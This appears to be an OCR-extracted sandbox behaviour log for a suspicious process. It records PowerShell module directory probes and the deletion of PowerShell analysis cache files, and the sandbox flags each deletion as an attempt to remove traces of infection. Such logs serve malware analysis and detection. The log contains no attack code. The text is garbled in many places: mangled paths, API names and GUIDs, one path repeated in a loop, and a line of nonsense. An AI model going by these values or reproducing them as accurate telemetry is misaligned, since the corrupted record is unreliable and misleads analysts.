Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\DnsClient*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
	8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, bdae62c, 0, 0, 0) Return: 80dbef 8	1280	1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, bdae678, 0, 0, 0) Return: 80dbef 8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\International*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\International*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\iSCSI*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\iSCSI*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\iSCSI*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\ISE*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\ISE*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Microsoft.PowerShell	1280	1712
Call Filesystem AFI	bef8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\t^0, 0, bdae62c, 0, 0, 0) Return: 80d bef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdae534, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdae534, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdae580, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, bdae678, 0, 0, 0) Return: 80d bef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae62c, 0, 0, 0) Return:	1280	1712
Call Filesystem API	80dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae678, 0, 0, 0) Return:	1280	1712
Call Filesystem API	80dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
Call Filesystem API	8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
Call Filesystem API	8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v0, 0, bdae678, 0, 0, 0) Return: 80dbef	1280	1712
Call Filesystem API	8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return	1280	1712
	: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdae62c, 0, 0, 0) Return : 80dbef8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return : 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae62c, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae62c, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae534, 0, 0, 0) R eturn: 30dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae534, 0, 0, 0) R eturn: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae580, 0, 0, 0) R eturn: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae678, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae62c, 0, 0, 0) Return: 80d bef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae62c, 0, 0, 0) Return: 80d bef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae678, 0, 0, 0) Return: 80d bef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\t^, 0, bdae62c, 0, 0, 0) Return: 80dbef 8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae62c, 0, 0, 0) Return: 80dbef 8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae678, 0, 0, 0) Return: 80dbef	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0.0\ bdae62c, 0, 0, 0) Return: 80	1280	1712
Call Filesystem API	dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0.0, bdae62c, 0, 0, 0, 0) Return: 80	1280	1712
Call Filesystem API	dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\t^*, 0, bdae678, 0, 0, 0) Return: 80	1280	1712
	dbef8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
		1280	1712

0.1151	A SULL ST. 151 5 11 5 11 5 11 5 11 5 11 5 11 5 1	1000	1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection\t^*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerSheli\v1.0\Modules\NetEventPacketCapture*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
			1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
0.1157		1000	1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
			4740
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\f*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
			1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
	Ari name: FindristrileExtv Args. (/william /sisystems/stiventums/suvers/stientums/stientums/	.200	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
	8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae678, 0, 0, 0) Return: 80dbef	1280	1712
	8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PK(\t^*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem AFT	AT I Name. Find its title LAW Args. (//windir/olsystems/Lawridows/ ower-strein/ 1.0 involuties/r NT , 0, bused/20, 0, 0, 0 / Neturn. oddbeto	1200	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, bdaafa0, 0, 0, 0) Return: 80dcdb8	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-42 6c-a874-5ad03db66d8b) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b	1280	1712
	Type: VSDT_COM_DOS		
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
Deceasi	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: \SDT COM DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4b	1280	1712
Delete File	ee-abcb-2b3f155d5f26) Return: 1 Path: %LOCALAPPDATA%:Microsoft;WindowsiPowerShelliCommandAnalysis/PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 T	1280	1712
Delete i lie	ype: VSDT_COM_DOS	1200	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b2	1280	1712
	4-83f7-b1888576c0f1) Return: 1		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4d b7-8886-00f4deb93f60) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 T	1280	1712
Detection	ype: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1712 File: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49 fc-8c8a-57e7c5b6bc48) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: \SDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941		
	Type: VSDT_COM_DOS		

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-48 66-a76a-51375818d941) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-40 8e-ad40-b9247e73685c) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Ty pe: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4e d9-b3f8-fab47/319e4b) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952/2e-49c7-4619-8d6e-eb9ab3d779cd T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%IMicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_15952f2e-49c7-46 19-8d6e-eb9ab3d779cd) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-42 20-8151-cda4d36c1796) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0o42dcc9225b Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%!Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4e cb-aeed-0c42dcc9225b) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Ty pe: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\Microsoft\\Windows\\PowerShell\CommandAnalysis\\PowerShell_Analysis\CacheEntry_0302eec1-dff4-404 e-b04b-6e09659cefac) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 T ype: \VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-48 37-bf5e-00214ee39c04) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 T ype: VSDT COM DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-49 5a-bde2-f2a3b9c76d25) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type :\SDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%IMicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\Microsoft\\Windows\\PowerShell\\CommandAnalysis\\PowerShell_Analysis\CacheEntry_95502d2f-dc4a-42 b7-988c-8cfffdf607f7) Return: 1	1280	1712
Call Filesystem API	API Name: DeleteFielW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-4 2ce-b020-4c0c62488e1d) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS		
